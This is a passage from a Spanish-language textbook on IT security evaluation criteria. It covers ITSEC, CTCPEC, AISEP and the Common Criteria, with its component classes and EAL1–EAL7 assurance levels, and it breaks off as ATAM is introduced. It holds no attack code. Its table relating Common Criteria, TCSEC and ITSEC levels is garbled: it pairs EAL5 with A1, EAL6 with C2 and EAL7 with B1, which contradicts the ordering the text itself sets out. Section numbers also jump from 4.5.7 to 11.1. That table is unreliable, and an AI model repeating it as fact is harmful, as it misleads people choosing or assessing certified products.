y las negociaciones involucradas en la restricción de los canales. Se deberán identificar todos los eventos auditables que pueden ser utilizados en la explotación de los conocidos canales secretos. Se facilitarán los anchos de banda de los conocidos canales secretos, el uso de lo que no es detectable por los mecanismos de auditoría. Deberán estar claramente descritos los mecanismos de hardware, firmware y software, no mencionadas en la especificación formal de alto nivel pero estrictamente internos al sistema.

4.2. ITSEC - Information Technology Security Evaluation Criteria

El ITSEC (Information Technology Security Evaluation Criteria) es un conjunto estructurado de criterios para evaluar la seguridad informática de los productos y de los sistemas de las tecnologías de la información. El primer ITSEC fue publicado en Mayo de 1990 en Francia, Alemania, Países Bajos y el Reino Unido, y se basó en los trabajos realizados en sus respectivos países. Tras un amplio examen de alcance internacional, se publicó la versión 1.2 en Junio de 1991 por la Comisión de las Comunidades Europeas para su uso operacional dentro de los esquemas de evaluación y certificación.

El ITSEC ha sido reemplazado en gran medida por el Common Criteria, que proporciona niveles de evaluación definidos de manera similar e implementa el concepto objetivo de la evaluación y el documento de seguridad del sistema a evaluar.

El producto o sistema que está siendo evaluado, denominado objetivo de la evaluación, se somete a un examen detallado de sus características de seguridad que culminan en un informe funcional completo y en las pruebas de seguridad. El grado de examen depende del nivel de confianza deseado del sistema evaluado. Para proporcionar diferentes niveles de confianza, el ITSEC define los niveles de evaluación, desde el E0 al E6. Los niveles más altos de evaluación incluirá un examen más extenso y más pruebas de seguridad a realizar.

A diferencia de otros criterios como el TCSEC, el ITSEC no requiere que los objetivos de evaluación contengan unas características técnicas específicas a fin de lograr un determinado nivel de confianza. Por ejemplo, una clase ITSEC puede ofrecer autenticación o características de integridad sin proporcionar confidencialidad o disponibilidad. Las características de confianza de un objetivo determinado se especifican en la docmumentación denominada "Security Target Documentation", cuyo contenido tiene que ser evaluado y aprobado antes de la evaluación del objetivo. Cada evaluación ITSEC se basa exclusivamente en la verificación de las características de seguridad señaladas en el objetivo de seguridad.

4.3. CTCPEC - Canadian Trusted Computer Product Evaluation Criteria

Es un estándar de seguridad informática publicado en 1993 por el Communications Security Establishment del Canadá para proporcionar un criterio de evaluación de productos de las tecnologías de la información. Es una combinación del TCSEC y las propuestas ITSEC de la Comunidad Europea.

4.4. AISEP- Australasian Information Security Evaluation Program

El AISEP (Australasian Information Security Evaluation Program) es el nombre del esquema combinado de evaluación del Common Criteria de Australia y Nueva Zelanda. La Autoridad de Certificación de Australia (ACA) es el organismo de certificación, que administra y gestiona el AISEP y las evaluaciones del Common Criteria realizados en Australia.

El DSD (Defence Signals Directorate) de Australia y el GCSB (Government Communications Security Bureau) de Nueva Zelanda son los signatarios del AISEP.

El AISEP suministra una lista completa de productos de las tecnologías de la información que asegura la satisfacción de las necesidades de seguridad de

las agencias de seguridad gubernamentales de Australia y Nueva Zelanda en cuanto al cumplimiento de su ISM (Information Security Manual).

La ACA administra las regulaciones para la realización de las evaluaciones del Common Criteria a través de los siguientes publicaciones del AISEP:
AP 1: Política del programa.
AP 2: Guía del certificador.
AP 3: Guía del evaluador.
AP 4: Guía del patrocinador y del consumidor.

Las publicaciones AP-1 y AP-4 son de interés del patrocinador y los consumidores de las evaluaciones y la certificación del AISEP.

4.5. Common Criteria

4.5.1. Introducción

El Common Criteria combina los mejores aspectos de los criterios existentes para la evaluación de la seguridad de los sistemas y los productos de las tecnologías de la información. En este apartado se enumera un resumen de las principales características del Common Criteria, y que son las siguientes:
• una visión general de los conceptos clave
• una visión general de la funcionalidad de seguridad y el catálogo de componentes
• una visión general de la garantía de seguridad y los niveles de evaluación de la garantía
• las relaciones entre los niveles de garantía del Common Criteria, del TCSEC y del ITSEC

El trabajo del Common Criteria es una iniciativa internacional de las siguientes organizaciones: CSE (Canada), SCSSI (Francia), BSI (Alemania), NLNCSA (Países Bajos), CESG (UK), NIST (USA) y NSA (USA).

4.5.2. Antecedentes

El Common Criteria representa el resultado de los esfuerzos para desarrollar los criterios para la evaluación de la seguridad de las tecnologías de la información que son muy útiles dentro de la comunidad internacional. Se trata de un desarrollo basado en una serie de criterios que ya existían: los criterios de la Unión Europea, EE.UU. y Canadá (ITSEC, TCSEC y CTCPEC respectivamente). El Common Criteria resuelve las diferencias conceptuales y técnicas entre aquellos criterios. Es una contribución al desarrollo de un estándar internacional, y abre el camino al reconocimiento mutuo en todo el mundo de los resultados de la evaluación.

La estrecha participación de todas las partes con experiencia en la creación de los documentos originales de los criterios nacionales culminó en el desarrollo del Common Criteria. El Common Criteria ha sido lo suficientemente flexible para permitir la convergencia de su evolución con los numerosos planes nacionales existentes en cuanto a la seguridad informática de evaluación, certificación y acreditación.

La estructura del Common Criteria también proporciona una gran flexibilidad en cuanto la especificación de la seguridad de los productos. Los consumidores y otras partes pueden especificar la funcionalidad de seguridad de un producto en términos de perfiles estándar de protección y seleccionar de forma independiente el nivel de garantía de la evaluación desde un conjunto definido de siete niveles de garantía de evaluación crecientes, del EAL1 hasta el EAL7.

La versión 1.0 del Common Criteria se publicó en Enero de 1996. La versión 2.0 tiene en cuenta una extensa revisión y las pruebas en los últimos dos años y se publicó en Mayo de 1998. La versión 2.0 ha sido adoptada por la Organización Internacional de Normalización (ISO) y se ha aprobado como la ISO 15408.

4.5.3. Modelo General

El Common Criteria o ISO 15408 consta de tres partes:

- Parte 1, Introducción y modelo general. Esta parte define los conceptos generales y los principios de evaluación de la seguridad

de las tecnologías de la información y presenta un modelo general de evaluación.
- Parte 2, Requisitos funcionales de seguridad.
- Parte 3, Requisitos de garantía de seguridad

En cuanto a los consumidores:
- La parte 1 sirve como información general y es obligatorio utilizarla con fines de referencia.
- La parte 2 sirve como guía y referencia cuando se formulan las declaraciones de los requisitos de una evaluación de objetivo.
- La parte 3 se utiliza como guía cuando se determina los niveles requeridos de garantía.

En cuanto a los desarrolladores:
- La parte 1 se utiliza con fines de información general y de referencia. Es obligatorio utilizarla para el desarrollo de las especificaciones de seguridad para la evaluación del objetivo.
- La parte 2 es obligatorio utilizarla como referencia cuando se interpretan las declaraciones de los requisitos funcionales y se formulan las especificaciones funcionales de las evaluaciones del objetivo.
- La parte 3 se utiliza como referencia cuando se interpretan las declaraciones de los requisitos de garantía y se determina las propuestas de garantía de las evaluaciones del objetivo.

En cuanto a los evaluadores:
- La parte 1 es obligatorio utilizarla con fines de referencia y como guía en la estructura de los perfiles de protección y los objetivos de seguridad.
- La parte 2 es obligatorio utilizarla como referencia cuando se interpretan las declaraciones de los requisitos funcionales.
- La parte 3 se utilizar como referencia cuando se interpretan las declaraciones de los requisitos de garantía.

4.5.3.1.Propuesta

El objetivo de la evaluación (TOE-Target of Evaluation) es que partes del producto o del sistema deben ser objeto de evaluación. Las amenazas de seguridad, los objetivos, los requisitos y la especificación del resumen de las funciones de seguridad y las medidas de garantía del objetivo de la evaluación en su conjunto forman las entradas principales del objetivo de seguridad (ST-Security Target), que es utilizado por los evaluadores como base para su evaluación.

La confianza en la seguridad informática se puede obtener a través de acciones que se pueden tomar durante el proceso de desarrollo, el proceso de evaluación y el proceso de operación.

En cuanto a la fase o proceso de desarrollo, el Common Criteria define un conjunto de requisitos que pueden ser utilizados en el establecimiento de los requerimientos de seguridad para los futuros productos y sistemas. El Common Criteria también define el perfil de protección (PP), cuya definición permite a los consumidores/desarrolladores potenciales, crear los conjuntos estandarizados de los requisitos de seguridad que satisfaga sus necesidades.

En cuanto a la fase o proceso de evaluación, las entradas principales a evaluar son el objetivo de seguridad, el conjunto de evidencias sobre el objetivo de la evaluación y el propio objetivo de la evaluación. El resultado esperado del proceso de evaluación es una confirmación de que el objetivo de seguridad es satisfecho por el objetivo de la evaluación con uno o más informes que documentan los resultados de la evaluación.

En cuanto a la fase o proceso de operación, resulta que una vez que el objetivo de la evaluación está en funcionamiento, pueden surgir vulnerabilidades o supuestos ambientales que pueden requerir una revisión. En este caso los informes los pueden hacer los desarrolladores ya que requieren cambios en el objetivo de la evaluación. A raíz de los cambios, se puede requerir una reevaluación.

4.5.3.2.Marco de seguridad

El Common Criteria evalúa la seguridad utilizando un marco jerárquico de conceptos y una terminología de seguridad, de los cuales los principales son:

- Entorno de seguridad: conjunto de leyes, políticas de seguridad empresarial, etc, que definen el contexto en que se utiliza el objetivo de la evaluación. También se incluyen las amenazas presentes en el entorno.
- Objetivos de seguridad: declaración de intenciones para contrarrestar las amenazas identificadas y/o satisfacer las políticas y los supuestos de la organización de seguridad.
- Requisitos de seguridad del objetivo de la evaluación: Definición de un conjunto de requisitos técnicos para las funciones de seguridad y garantía, cubriendo el objetivo de la evaluación y su entorno de la tecnología de la información.
- Especificaciones de seguridad del objetivo de la evaluación: definen una implementación actual o propuesta para el objetivo de la evaluación.
- Implementación del objetivo de la evaluación: realización de un objetivo de la evaluación de acuerdo a su especificación.

4.5.4. Conceptos clave

Los principales conceptos clave del Common Criteria son:

- El objetivo de la evaluación (TOE-Target of Evaluation). Es un producto o sistema de las tecnologías de la información que está sujeto a una evaluación de seguridad.
- Las funciones de seguridad del objetivo de la evaluación (TSF-TOE Security Functions). Son todas las partes del objetivo de la evaluación de seguridad que tienen que ser invocadas para la aplicación de la política de seguridad del objetivo de evaluación.
- La política de seguridad del objetivo de evaluación (TSP-TOE Security Policy). Son las reglas que definen el comportamiento de seguridad requerido de un objetivo de evaluación.
- El perfil de protección (PP-Protection Profile). Un perfil de protección define un conjunto independiente de la implementación de los requisitos de seguridad y de los objetivos para una categoría de

productos o sistemas que responden a necesidades similares del consumidor en cuanto a la seguridad informática. Una característica básica de un perfil de protección es que pueda ser reutilizable, por lo que debe incluir aquellos requisitos que se sabe que son útiles y eficaces en el cumplimiento de los objetivos identificados. El concepto perfil de protección ha sido desarrollado para soportar la definición de los estándares funcionales, y como una ayuda para la formulación de las especificaciones técnicas del equipo. Se han desarrollado perfiles de protección para cortafuegos, para bases de datos relacionales, etc, y que permiten la compatibilidad con las clasificaciones B1 y C2 del TCSEC.

- El objetivo de seguridad (ST-Security Target). Un objetivo de seguridad contiene los objetivos y los requisitos de seguridad de un objetivo de evaluación específico e identificado y define las medidas funcionales y de seguridad que ofrecen este objetivo de evaluación para cumplir con los requisitos establecidos. El objetivo de seguridad puede reclamar la conformidad de acuerdo con uno o más perfiles de protección y constituye la base de una evaluación.

En cuanto a los componentes, el Common Criteria define un conjunto de construcciones que clasifican los requisitos de seguridad en relación a unos conjuntos llamados componentes. Así se definen tres grupos de componentes:

- Las clases son grupos de familias que comparten un objetivo común.
- Las familias son grupos de componentes que comparten los objetivos de seguridad.
- Un paquete es un combinación intermedia de componentes. El paquete permite la expresión de un conjunto de requisitos que cumplen con un subconjunto identificable de objetivos de seguridad. Un paquete está diseñado para ser reutilizable y para definir los requisitos que se sabe que son útiles y eficaces en el cumplimiento de una serie de objetivos. Un paquete puede ser utilizado en la construcción de paquetes más grandes.

Los componentes del Common Criteria pueden ser usados exactamente como se definen en el Common Criteria, o pueden ser hechos a medida a través de la utilización de operaciones permitidas con el fin de cumplir con

una determinada política de seguridad o frente a una determinada amenaza. Cada componente identifica y define las operaciones permitidas, las circunstancias bajo las cuales pueden ser aplicadas y los resultados de la aplicación. Las operaciones permitidas son: la iteración, la asignación, la selección y el perfeccionamiento.

Las dependencias puedan existir entre los componentes y se presentan cuando un componente no es autosuficiente y depende de la presencia de otro componente. Las dependencias puedan existir entre los componentes funcionales, entre los componentes de seguridad y rara vez entre los componentes funcionales y de seguridad. Cada componente identifica las dependencias que deben ser satisfechas.

En cuanto a la convención de denominación de los componentes, se debe tener en cuenta que los requisitos de una objetivo de evaluación pueden construirse a partir de la jerarquía de las especificaciones. El nombre de la clase son tres caracteres de longitud (por ejemplo, FMT). Las familias dentro de cada clase son denominadas por la adición de un guión bajo y otros tres caracteres (por ejemplo, FMT_SMR). Los componentes dentro de las familias están numerados (por ejemplo FMT_SMR.2), al igual que todos los elementos dentro de los componentes (por ejemplo, FMT_SMR.2.1).

El paquete permite la expresión de un conjunto de requisitos que se encuentra con un subconjunto identificable de los objetivos de seguridad. Un paquete puede ser reutilizable y define los requisitos que se sabe que son útiles y eficaces en el cumplimiento de los objetivos identificados.

4.5.5. Catálogo de componentes

En la definición de los requisitos de seguridad de un producto o de un sistema, el usuario/desarrollador debe tener en cuenta las amenazas en el entorno de la tecnología de la información. El Common Criteria contiene un catálogo de los elementos que los desarrolladores de los perfiles de protección y de los objetivos de seguridad pueden recopilar para formar la definición de los requisitos de seguridad. La organización jerarquizada de estos componentes ayuda al usuario a localizar los componentes adecuados para luchar contra las amenazas.

La parte 2 del Common Criteria contiene el catálogo de componentes funcionales. En la versión 2.0, se proporciona una descripción de once clases de funcionalidades. Hay algunas dependencias entre clases, tales como la dependencia de la clase Data Protection que versa sobre la correcta identificación y la autenticación de los usuarios.
En cuanto a las clases definidas, podemos enumerar las siguientes:

- Clase auditoría (FAU). La auditoría de seguridad implica el reconocimiento, el registro, el almacenamiento y el análisis de la información relativa a las actividades de seguridad. Los registros de auditoría son producidos por estas actividades, y pueden ser examinados para determinar su importancia en cuanto a la seguridad. La clase FAU se compone de familias, que definen, entre otras cosas, los requisitos para la selección de los eventos auditables, el análisis de los registros de auditoría, su protección y su almacenamiento.
- Clase soporte criptográfico (FCS). Esta clase se utiliza cuando el objetivo de evaluación implementa funciones criptográficas. Éstas se pueden utilizar, por ejemplo, para soportar las comunicaciones, la identificación y la autenticación. Esta clase cubre el uso operacional y la gestión de las claves criptográficas.
- Clase comunicaciones (FCO). La clase comunicaciones proporciona dos familias en relación a la garantía de la identidad de cada una de las partes que participan en el intercambio de datos.
- Clase protección de los datos del usuario (FDP). Esta clase contiene las familias que especifican los requisitos relativos a la protección de los datos del usuario. Estas familias se dirigen a los datos del usuario dentro del objetivo de evaluación durante la importación, la exportación y el almacenamiento, además de los atributos de seguridad asociados a los datos del usuario.
- Clase identificación y autenticación (FIA). Los requisitos para la identificación y la autenticación garantizan la identificación inequívoca de los usuarios autorizados y la asociación correcta de los atributos de seguridad con los usuarios. Las familias de esta clase se encargan de negociar la determinación y la verificación de la identidad del usuario, determinando su facultad de interactuar con el objetivo de evaluación, y con la asociación correcta de los atributos de seguridad del usuario autorizado.

- Clase gestión de la seguridad (FMT). Esta clase se utiliza para especificar la gestión de los atributos de seguridad de las funciones de seguridad del objetivo de la evaluación, los datos y las funciones. Se pueden definir las distintas funciones de gestión y su interacción. Esta clase también se utiliza para cubrir los aspectos de gestión de otras clases funcionales.
- Clase privacidad (FPR). Los requisitos de privacidad proporcionan a un usuario una protección contra el descubrimiento y el uso indebido de su identidad por otros usuarios. Las familias de esta clase tienen que ver con el anonimato, los seudónimos, la imposibilidad de vinculación y la imposibilidad de observación.
- Clase protección de las funciones de seguridad del objetivo de evaluación (FPT). Esta clase se centra en la protección de los datos de las funciones de seguridad del objetivo de la evaluación, en lugar de los datos del usuario. La clase se relaciona con la integridad y la gestión de los mecanismos y los datos de las funciones de seguridad del objetivo de la evaluación.
- Clase utilización del recurso (FRU). La utilización del recurso conlleva tres familias que apoyan la disponibilidad de los recursos necesarios, tales como la capacidad de procesamiento y la capacidad de almacenamiento. Estas familias detallan los requisitos en cuanto a la tolerancia a fallos, a la prioridad del servicio y a la asignación de recursos.
- Clase acceso al objetivo de evaluación (FTA). Esta clase especifica los requisitos funcionales para controlar el establecimiento de una sesión de usuario, además de los requisitos necesarios para la identificación y la autenticación de dicho usuario. Los requisitos para el acceso al objetivo de evaluación gobierna cuestiones como limitar el número y el alcance de las sesiones de usuario, mostrar la historia del acceso y la modificación de los parámetros de acceso.
- Clase caminos/canales de confianza (FTP). Esta clase se refiere a la seguridad en las líneas/enlaces de comunicación entre los usuarios en cuanto a las funciones de seguridad del objetivo de la evaluación. Estos enlaces se construyen a partir de canales seguros, que existen para las comunicaciones entre las funciones de seguridad del objetivo de la evaluación. Esto proporciona un medio para que los usua-

rios realicen funciones a través de una interacción directa con las funciones de seguridad del objetivo de la evaluación.

4.5.6. Clases de los requisitos de seguridad

Los requisitos de seguridad del Common Criteria se definen en la parte 3 de sus especificaciones. La clasificación de los requisitos de seguridad es similar al de los requisitos funcionales. La parte 3 contiene 2 clases que contienen los requisitos de garantía para las evaluaciones del perfil de protección y del objetivo de seguridad, 7 clases entre las que se puede elegir los requisitos de seguridad de la evaluación y una clase para negociar el mantenimiento de la seguridad. Estas 10 clases son las siguientes:

- Clase gestión de la configuración (ACM). La gestión de la configuración requiere que la integridad del objetivo de evaluación se conserve adecuadamente. Concretamente, la gestión de configuración proporciona seguridad en cuanto el objetivo de evaluación y la documentación utilizada para la evaluación están preparados para su distribución. Las familias de esta clase se refieren a las capacidades de gestión de la configuración, su ámbito de aplicación y la automatización.
- Clase entrega y operación (ADO). Esta clase provee a las familias interesadas las medidas, los procedimientos y los estándares para la entrega segura, la instalación y el uso operativo del objetivo de evaluación, y para asegurar que la protección de la seguridad que ofrece el objetivo de evaluación no se vea comprometido durante estos eventos.
- Clase mantenimiento de la garantía (AMA). Esta clase proporciona los requisitos que habrán de aplicarse después de que un objetivo de evaluación ha sido certificado con el Common Criteria. Estos requisitos tienen por objeto garantizar que el objetivo de evaluación seguirá cumpliendo su objetivo de seguridad cuando se realizan cambios en el objetivo de evaluación o en su entorno. La clase contiene cuatro familias. La primera cubre el contenido del plan de mantenimiento de garantía, que abarca la naturaleza de los cambios propuestos y los controles que los gobiernan.
- Clase evaluación del perfil de protección (APE). Aquí el objetivo es demostrar que el perfil de protección es completo y coherente. Ade-

más el perfil de protección tiene que contener una declaración evaluable de los requisitos de un objetivo de evaluación. Las familias de esta clase se refieren a la descripción del objetivo de evaluación, el entorno de seguridad, los objetivos de seguridad y los requisitos de seguridad del objetivo de evaluación.

- Clase desarrollo (ADV). Las familias de esta clase tienen que ver con el refinamiento de las funciones de seguridad del objetivo de la evaluación, de la especificación definida en el objetivo de seguridad en cuanto a la implementación, y a una asignación de los requisitos de seguridad para la representación de más bajo nivel.
- Clase documentos de orientación (AGD). Los documentos de orientación tienen que ver con el uso seguro del funcionamiento del objetivo de evaluación por los usuarios y los administradores.
- Clase soporte al ciclo de vida (ALC). Cuando se habla de ciclo de vida, nos referimos al tiempo de funcionamiento del producto que se ha evaluado. Los requisitos de las familias en relación al ciclo de vida del objetivo de evaluación incluyen la definición, las herramientas y las técnicas del ciclo de vida, la seguridad del entorno de desarrollo y la reconversión de los defectos encontrados por los consumidores.
- Clase evaluación del objetivo de seguridad (ASE). Esta clase verifica que el objetivo de seguridad es completo y coherente y que es una base adecuada para la valoración del objetivo a evaluar. Los requisitos para las familias de esta clase se refieren a la descripción del objetivo de evaluación, del entorno de seguridad, de los objetivos de seguridad, de los requisitos del perfil de protección, de los requisitos de seguridad del objetivo de evaluación y de la especificación del resumen del objetivo de evaluación.
- Clase pruebas (ATE). Esta clase tiene que ver con la demostración de que el objetivo de evaluación satisface sus requisitos funcionales. Las familias tratan de la cobertura y la profundidad de las pruebas de desarrollo, y los requisitos para las pruebas independientes.
- Clase valoración de la vulnerabilidad (AVA). Esta clase define los requisitos dirigidos a la identificación de las vulnerabilidades explotables, que pueden ser introducidas por la construcción, la operación, el mal uso o la configuración errónea del objetivo de evaluación. Las familias identificadas aquí se refieren a la identificación de las vul-

nerabilidades a través del análisis de un canal secreto, el análisis de la configuración del objetivo de evaluación, el examen de los mecanismos de las funciones de seguridad, y la identificación de los defectos introducidos durante el desarrollo del objetivo de evaluación. La segunda familia cubre la categorización de seguridad de los componentes del objetivo de evaluación. La tercera y cuarta cubren el análisis de los cambios frente al impacto de la seguridad, y la presentación de pruebas que los procedimientos tienen que seguir. Esta clase proporciona los elementos básicos para el establecimiento de los esquemas de mantenimiento de seguridad.

4.5.7. Niveles de evaluación de seguridad

El Common Criteria contiene la definición de un conjunto de niveles de seguridad utilizando las distintas familias de los componentes. Estos niveles están destinados a proporcionar la compatibilidad con los criterios existentes anteriormente y a proporcionar internamente los coherentes paquetes de seguridad de propósito general. Para cumplir con los objetivos específicos, se puede aumentar un nivel de garantía con uno o más componentes.

Los niveles de seguridad definen una escala para medir los criterios de evaluación de los perfiles de protección y de los objetivos de seguridad. Los niveles de evaluación de seguridad (EAL) se construyen a partir de los componentes detallados de seguridad. Cada familia contribuye a la seguridad en cuanto que un objetivo de evaluación satisface sus demandas de seguridad. Los niveles de evaluación de seguridad proporcionan una escala creciente y uniforme que equilibra el nivel de seguridad con el costo y la factibilidad de adquirir ese grado de seguridad. Hay 7 niveles de evaluación de garantía jerárquicamente ordenados. El aumento de la seguridad a través de los niveles se lleva a cabo mediante la sustitución jerárquica de los componentes de mayor seguridad de la misma familia, y por la adición de componentes de seguridad de otras familias.

Los sietes niveles de evaluación de seguridad son los siguientes:

- EAL1 – Probado funcionalmente.
- EAL2 – Probado estructuralmente.
- EAL3 – Metódicamente probado y verificado.

- EAL4 – Metódicamente diseñado, probado y revisado.
- EAL5 – Semiformalmente diseñado y probado.
- EAL6 – Semiformalmente diseño verificado y probado.
- EAL7 – Formalmente verificado el diseño y probado.

11.1.1. EAL1 – Probado funcionalmente

El nivel de evaluación de seguridad EAL1 es aplicable cuando es necesario poca confianza en su correcto funcionamiento y que las amenazas a su seguridad no se consideran graves. Será útil cuando es necesaria una seguridad independiente que soporte la afirmación de que la diligencia se ha ejercido con respecto a la protección de la información personal o similar. Este nivel proporciona una evaluación del objetivo de evaluación que puede ser realizado por el propio usuario, incluyendo las pruebas independientes contra una especificación y una documentación proporcionada. Se pretende que una evaluación EAL1 podría ser realizada con éxito sin la ayuda del desarrollador del objetivo de evaluación, y con un mínimo gasto. Una evaluación a este nivel debe demostrar que las funciones del objetivo de evaluación son coherentes con su documentación.

11.1.2. EAL2 – Probado estructuralmente

El nivel de evaluación de seguridad EAL2 requiere la cooperación de los desarrolladores en términos de entrega de la información sobre el diseño y los resultados de las pruebas, pero no debe exigir un mayor esfuerzo por parte del desarrollador que es consistente con las buenas prácticas comerciales. Como tal, no debería requerir una inversión considerablemente mayor de costo o de tiempo.

El nivel de evaluación de seguridad EAL2 es aplicable en aquellos casos donde los desarrolladores o los usuarios requieren un nivel de seguridad bajo a moderado de forma independiente en cuanto a la falta de disponibilidad del expediente completo de desarrollo. Tal situación puede presentarse cuando se evalúan los sistemas anticuados, o donde el acceso al desarrollador puede ser limitado.

11.1.3. EAL3 – Metódicamente probado y verificado

El nivel de evaluación de seguridad EAL3 permite a un desarrollador tener conciencia de una garantía máxima de la ingeniería de seguridad positiva en la fase de diseño, sin la alteración sustancial de las actuales prácticas de desarrollo. Es aplicable donde el requisito es para un nivel moderado de seguridad, garantizado de forma independiente, con una investigación a fondo del objetivo de evaluación y su desarrollo sin incurrir en importantes costos de reingeniería.
Una evaluación EAL3 ofrece un análisis apoyado en la comprobación basada en la prueba de la caja gris, una confirmación independiente selectiva de los resultados de pruebas del desarrollador, y la evidencia de una búsqueda del desarrollador de las vulnerabilidades evidentes. También se requieren los controles de desarrollo del entorno y la gestión de configuración del objetivo de evaluación.

11.1.4. EAL4 – Metódicamente diseñado, probado y revisado

El nivel de evaluación de seguridad EAL4 permite a un desarrollador maximizar la seguridad obtenida a partir de la ingeniería de seguridad positiva basada en las buenas prácticas de desarrollo comercial. Aunque rigurosas, estas prácticas no requieren conocimientos especializados considerables, ni habilidades y ni otros recursos. El EAL4 es el nivel más alto en el que es probable sea económicamente viable la evaluación de seguridad de un producto existente. Es aplicable en aquellas circunstancias donde los desarrolladores o los usuarios requieren un nivel de seguridad de moderado a alto de forma independiente en cuanto a los objetivos de evaluación de los productos básicos convencionales, y no hay voluntad de incurrir en algunos costos adicionales de ingeniería de seguridad.

Una evaluación EAL4 ofrece un análisis del diseño de bajo nivel de los módulos del objetivo de evaluación, y un subconjunto de la implementación. Las pruebas son soportadas mediante una búsqueda independiente de las vulnerabilidades evidentes. Los controles del desarrollo son soportados por un modelo de ciclo de vida, la identificación de las herramientas y la gestión de la configuración automatizada.

11.1.5. EAL5 – Semiformalmente diseñado y probado

El nivel de evaluación de seguridad EAL5 permite a un desarrollador obtener la máxima garantía de la ingeniería de seguridad basada en rigurosos métodos de desarrollo comercial, soportados por la aplicación moderada de técnicas especializadas de ingeniería de seguridad. Es probable que los costos adicionales imputables a los requisitos del nivel de evaluación de seguridad EAL5, en relación con el desarrollo riguroso sin la aplicación de técnicas especializadas, no será grande. El nivel de evaluación de seguridad EAL5 es aplicable donde el requisito es de un alto nivel de seguridad de forma independiente, en un desarrollo planificado, con un enfoque de desarrollo riguroso, pero sin incurrir en costes excesivos para las técnicas especializadas de ingeniería de seguridad.

Una evaluación EAL5 proporciona un análisis que incluye todos los aspectos de la implementación. La seguridad se complementa con un modelo formal y una presentación semiformal de la especificación funcional y el diseño de alto nivel, y una correspondiente demostración semiformal. La búsqueda de vulnerabilidades debe garantizar la resistencia a la penetración de los atacantes con un ataque potencial moderado.

11.1.6. EAL6 – Semiformalmente diseño verificado y probado

El nivel de evaluación de seguridad EAL6 permite a un desarrollador tener una seguridad alta de la aplicación de las técnicas especializadas de ingeniería de seguridad en un entorno de desarrollo riguroso, y produce un objetivo de evaluación premium para la protección de los activos de alto valor con respecto a los riesgos significativos. El nivel de evaluación de seguridad EAL6 es aplicable al desarrollo del objetivo de evaluación de seguridad especializado, para su aplicación en situaciones de alto riesgo donde el valor de los activos protegidos justifica los costos adicionales.

Una evaluación EAL6 proporciona un análisis que es soportado por un enfoque modular y por niveles para el diseño de una presentación estructurada de la implementación. La búsqueda independiente de vulnerabilidades debe garantizar la resistencia a la penetración de los atacantes con un

alto potencial de ataque. El entorno de desarrollo y los controles de gestión de la configuración son aún más fuertes.

11.1.7. EAL7 – Formalmente verificado el diseño y probado

El nivel de evaluación de seguridad EAL7 es aplicable al desarrollo de los objetivos de evaluación de seguridad para su aplicación en situaciones de riesgo muy alto, y/o donde el alto valor de los activos justifica los mayores costos. La aplicación práctica del nivel de evaluación de seguridad EAL7 se limita actualmente a los objetivos de evaluación con una fuerte orientación a la funcionalidad de seguridad que puede ser objeto de un análisis formal extenso.

Para una evaluación EAL7, el modelo formal se complementa con una presentación formal de la especificación funcional y el diseño de alto nivel, que muestra su correspondencia. Se requieren la evidencia de la prueba de la caja blanca del desarrollador y la confirmación completa independiente de los resultados de las pruebas del desarrollador. La complejidad del diseño debe ser reducido al mínimo.

11.1.8. Evaluación

Una evaluación de seguridad es una valoración de un producto o un sistema de las tecnologías de la información con unos criterios definidos. Una evaluación de seguridad del Common Criteria es una evaluación que utiliza el Common Criteria como base para evaluar las propiedades de seguridad del producto o sistema de las tecnologías de la información. Las evaluaciones basadas en un estándar común facilitan la comparación de los resultados de dicha evaluación. Con el fin de facilitar aún más la comparación entre los resultados de la evaluación, las evaluaciones deben ser realizadas en el marco de un esquema de evaluación de referencia, que establece los estándares y vigila la calidad de las evaluaciones. Estos esquemas existen en la actualidad en varios países.

Las distintas etapas de la evaluación identificadas y que corresponden a los principales niveles de la representación del objetivo de evaluación son:

- Evaluación del perfil de protección, llevado a cabo contra los criterios de evaluación de los perfiles de protección (Common Criteria Parte 3).
- Evaluación del objetivo de seguridad, llevado a cabo contra los criterios de evaluación para los objetivos de seguridad (Common Criteria Parte 3).
- Evaluación del objetivo de evaluación, llevado a cabo contra los criterios de evaluación en Common Criteria Parte 3 utilizando un objetivo de seguridad evaluado como base.
- Mantenimiento de seguridad, llevado a cabo bajo esquemas basados en los requisitos de Common Criteria Parte 3. Las pruebas, el análisis del diseño y el examen de la implementación contribuyen significativamente a reducir el riesgo de que el comportamiento no deseado esté presente en el objetivo de evaluación. El Common Criteria presenta un marco en el que pueda tener lugar el análisis de expertos.

11.1.9. Tablas de equivalencia con otros criterios

Los niveles de evaluación de seguridad del Common Criteria han sido desarrollados con el objetivo de preservar los conceptos de seguridad de los antiguos criterios de seguridad de forma que sus niveles sean comparables. Así es posible construir una tabla de equivalencia de estos criterios de evaluación de seguridad y que se relaciona a continuación:

Common Criteria	**TCSEC**	**ITSEC**
-	D: Protección mínima	E0
EAL 1	-	-
EAL 2	C1: Protección de seguridad discrecional	E1
EAL 3	B2: Protección estructurada	E2

EAL 4	B3: Dominios de seguridad	E3
EAL 5	A1: Diseño verificado	E4
EAL 6	C2: Protección controlada de acceso	E5
EAL 7	B1: Protección de seguridad con etiquetas	E6

11.1.10. Organizaciones evaluadoras

El NIST (National Institute of Standards and Technology) y la NSA (National Security Agency) han establecido un programa bajo el NIAP (National Information Assurance Partnership) para evaluar la conformidad del producto de las Tecnologías de la Información con las normas internacionales. El programa, conocido oficialmente como CCEVS (NIAP Common Criteria Evaluation and Validation Scheme for IT Security) es una aportación de los sectores público y privado. Este programa se lleva a cabo para ayudar a los consumidores a seleccionar aquellos productos de las Tecnologías de la Información que satisfagan sus necesidades de seguridad y para ayudar a los fabricantes de los productos a un grado de reconocimiento del gardo de seguridad de su producto.

En el portal de Internet http://www.commoncriteriaportal.org se lista todas y cada una de las empresas autorizadas para evaluar un producto de acuerdo con el Common Criteria. Como se puede ver hay los países más importantes, ya que es normal que hasta cierto punto, los Estados no se fíen entre ellos. También se listan los productos verificados y la clase según el Common Criteria que les corresponde.

11.2. ATAM - Architecture Tradeoff Analysis Method

Este método está patrocinado por el Software Engineering Institute de Carnegie Mellon. El nombre ATAM es porque no sólo pone de manifiesto lo

bien que la arquitectura cumple con determinados objetivos de calidad, sino que también proporciona una idea de cómo los objetivos de calidad interactúan entre sí. Estas decisiones de diseño son críticas y tienen consecuencias de un gran alcance y son las más difíciles de cambiar después de la implementación del sistema.

El ATAM es un método de análisis organizado en torno a la idea de que los estilos arquitectónicos son los principales determinantes de los atributos de calidad arquitectónica. El método se centra en la identificación de los objetivos de negocio que conducen a los objetivos de los atributos de calidad. Sobre la base de los objetivos de los atributos de calidad, se utiliza el ATAM para analizar cómo los estilos de la arquitectura ayudan al logro de estos objetivos.

Las fases del método ATAM son los siguientes:

- Presentación
